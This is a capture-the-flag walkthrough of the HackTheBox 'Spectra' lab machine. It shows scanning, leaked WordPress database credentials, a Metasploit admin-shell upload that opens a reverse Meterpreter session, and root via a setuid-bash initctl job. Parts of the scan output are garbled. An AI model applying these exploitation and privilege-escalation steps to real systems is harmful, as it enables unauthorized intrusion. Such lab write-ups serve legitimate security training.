

# SPECTRA

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Spectra so lets hop over to our terminal ..

Machine	INFO
Name	SPECTRA
IP	10.10.10.229
POINTS	20
OS	OTHER
DIFFICULTY	EASY
OUT ON	27 FEB 2021
CREATER	egre55

1. After running nmap scan i got 4 open Ports : Port Number 80 , 8081 , 22 , 3306 and doing a simple gobuster scan it reveals two directory /main and /testing

```


Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-28 19:59 IST
Nmap scan report for 10.10.10.229
Host is up (0.72s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp    open  http         nginx 1.17.4
|_ http-server-header: nginx/1.17.4
|_ http-title: Site doesn't have a title (text/html).
3306/tcp  open  mysql        MySQL (unauthorized)
8081/tcp  open  blackice-icecap?
| fingerprint-strings:
|
FourOhFourReques
t:
|   HTTP/1.1 200
O
K
|   Content-Type: text/
plain
n
|   Date: Sun, 28 Feb 2021 14:31:09
GMT
|   Connection:
close
e
|   Hello
World
d
|
GetReques
t:
|   HTTP/1.1 200
O
K
|   Content-Type: text/
plain
n
|   Date: Sun, 28 Feb 2021 14:31:07
GMT
|   Connection:
close
e
|   Hello
World
d
|
HTTPOption
s:
|   HTTP/1.1 200
O
K
|   Content-Type: text/
plain
n
|   Date: Sun, 28 Feb 2021 14:31:21
GMT
|   Connection: close
Hello World
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8081-TCP:V=7.80%I=7%D=2/28%Time=603BA8FD%P=x86_64-pc-linux-gnu%r(Ge

```

```

SF:tRequest,71,"HTTP/1\1\20200\200K\r\nContent-Type:\20text/plain\r\n
SF:ate:\20Sun,\2028\20Feb\202021\2014:31:07\20GMT\r\nConnection:\20
SF:close\r\n\r\nHello\20World\n")%r(FourOhFourRequest,71,"HTTP/1\1\2020
SF:0\200K\r\nContent-Type:\20text/plain\r\nDate:\20Sun,\2028\20Feb\2
SF:02021\2014:31:09\20GMT\r\nConnection:\20close\r\n\r\nHello\20World\
SF:n")%r(HTTPOptions,71,"HTTP/1\1\20200\200K\r\nContent-Type:\20text/p
SF:lain\r\nDate:\20Sun,\2028\20Feb\202021\2014:31:21\20GMT\r\nConnec
SF:tion:\20close\r\n\r\nHello\20World\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/28%OT=22%CT=1%CU=31935%PV=Y%DS=2%DC=T%G=Y%TM=603BA98
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=9)OPS
OS:(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST1
OS:1NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
Network Distance: 2 hops
TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1    653.16 ms 10.10.16.1
2    325.45 ms 10.10.10.229
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.66 seconds

```




File	Date	Size
wp-config.php	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:12	-
wp-includes/	10-Jun-2020 23:12	-
index.php	06-Feb-2020 06:13	400
license.txt	10-Jun-2020 23:12	10013
readme.html	10-Jun-2020 23:12	1110
wp-activate.php	06-Feb-2020 06:13	6012
wp-blog-header.php	06-Feb-2020 06:13	114
wp-comments-post.php	01-Jun-2020 08:35	1112
wp-config.php	28-Oct-2020 09:02	1007
wp-content/	10-Jun-2020 23:00	1000
wp-includes/	06-Feb-2020 06:13	1000
wp-json.php	06-Feb-2020 06:13	1000
wp-load.php	06-Feb-2020 06:13	1000
wp-login.php	10-Feb-2020 01:00	1111
wp-mail.php	14-Apr-2020 11:34	1000
wp-settings.php	10-Apr-2020 01:00	1000
wp-update.php	06-Feb-2020 06:13	1111
wp-trackback.php	06-Feb-2020 06:13	1111
xmlrpc.php	06-Feb-2020 06:13	1111

2. On the port 80 there is a live webserver just exposing to /testing directory we get some config files , in the wp-config.php.save file we get the username and password of the database we can use it to login on the wordpress webserver

```

11 # Secret Keys
12 # Database table prefix
13 # WP_HOME
14 # WP_SITEURL
15 # Global https://wordpress.org/support/article/installing-wp-config.php/
16 # Package WordPress
17 #
18 #
19 // ** MySQL settings - You can get this info from your web host ** //
20 // The name of the database for WordPress //
21 define( 'DB_NAME', 'dev' );
22 // MySQL database name //
23 define( 'DB_USER', 'devtest' );
24 // MySQL database password //
25 define( 'DB_PASSWORD', 'devtest' );
26 // MySQL hostname //
27 define( 'DB_HOST', 'localhost' );
28 // Database charset to use in creating database tables. //
29 define( 'DB_CHARSET', 'utf8' );
30 // The database collate type. Don't change this if in doubt. //
31 define( 'DB_COLLATE', '' );
32
33 /**#@+
34  * Authentication unique keys and salts.
35  *
36  * Change these to different unique phrases!
37  * You can generate them using the https://api.wordpress.org secret-key/1.1 script. WordPress.org secret-key service
38  * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
39  *
40  * @since 2.8.0
41  */
42 define( 'AUTH_KEY',         'put your unique phrase here' );
43 define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
44 define( 'LOGGED_IN_KEY',     'put your unique phrase here' );
45 define( 'NONCE_KEY',        'put your unique phrase here' );
46 define( 'AUTH_SALT',        'put your unique phrase here' );

```



3. After logging-in we come across the Dashboard where we can install external plugin , so from here we can upload the plugin manually and get shell but that takes to time lets use another method using msf..

```

msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost tun0
lhost => tun0
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lport 123
lport => 123
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.10.10.229
rhosts => 10.10.10.229
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username administrator
username => administrator
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password devteam01
password => devteam01
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main
targeturi => /main
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.5:123
[*] Authenticating with WordPress using administrator:devteam01...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/FLpIsqKAcj/yUICDjIGBU.php...
[*] Sending stage (38288 bytes) to 10.10.10.229
[*] Meterpreter session 1 opened (10.10.16.5:123 -> 10.10.10.229:39438) at 2021-02-28 20:34:52 +0530
[!] This exploit may require manual cleanup of 'yUICDjIGBU.php' on the target
[!] This exploit may require manual cleanup of 'FLpIsqKAcj.php' on the target
[!] This exploit may require manual cleanup of '.../FLpIsqKAcj' on the target


meterpreter >
[+] Deleted yUICDjIGBU.php
[+] Deleted FLpIsqKAcj.php

```

4. After getting shell cat out the /opt/autologin.conf.orig file which points out a passwd file in /


etc/autologin folder which simply contains the password of kate user

```
bash-4.3$ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description "Automatic login at boot"
author "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
bash-4.3$
```



The screenshot shows a terminal window with a menu bar (File, Actions, Edit, View, Help) and a title bar (root@kali: ~/CTF/htb/spectra). The terminal prompt is root@kali: ~. The user enters 'cat passwd' and the output is 'SummerHereWeCome!!'.

```
bash-4.3$ cat passwd
cat passwd
SummerHereWeCome!!
bash-4.3$
```



The screenshot shows a terminal window with a menu bar (File, Actions, Edit, View, Help) and a title bar (root@kali: ~/CTF/htb/spectra). The user enters 'ssh katie@spectra.htb'. The terminal output shows an SSH connection attempt to spectra.htb (38.38.18.229), which fails due to an untrusted host key. The user is prompted to add the host to the list of known hosts and agrees. The terminal then shows the user's shell prompt as katie@spectra: ~.

```
root@kali:~/CTF/htb/spectra$ ssh katie@spectra.htb
The authenticity of host 'spectra.htb (38.38.18.229)' can't be established.
RSA key fingerprint is SHA256:lr0hACF8gF2C3Yb0hAPxiEgG38Y3/mK(hm)Gols.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spectra.htb,38.38.18.229' (RSA) to the list of known hosts.
katie@spectra: ~$
katie@spectra: ~$ ls
log typescript user.txt
katie@spectra: ~$
```

5. After doing sudo -l we come to know that we can run the /sbin/initctl command now if you don't know what /initctl command does read this :

```
-bash-4.3$ sudo -l
User katie may run the following commands on spectra:
  (ALL) SETENV: NOPASSWD: /sbin/initctl
-bash-4.3$
```

6. Now edit the /etc/init/test.conf and add this lines

script

chmod +s /bin/bash

end script

7. Now start the job as

`$sudo /sbin/initctl start test`

and then try

`$/bin/bash -p`

```
File Actions Edit View Help
root@kali: ~/CTF/VM/spectra root@kali: ~
-bash-4.3$ nano test.conf
Error in /usr/local/etc/nanorc on line 268: Error expanding /usr/share/nano/*.nanorc: No such file or directory
-bash-4.3$ clear
-bash-4.3$ sudo /sbin/initctl start test
test start/running, process 85211
-bash-4.3$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# ls
```

And we are root !

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`$1$IchcuPsn$BgyskySIi0hFMF4/v7S53.`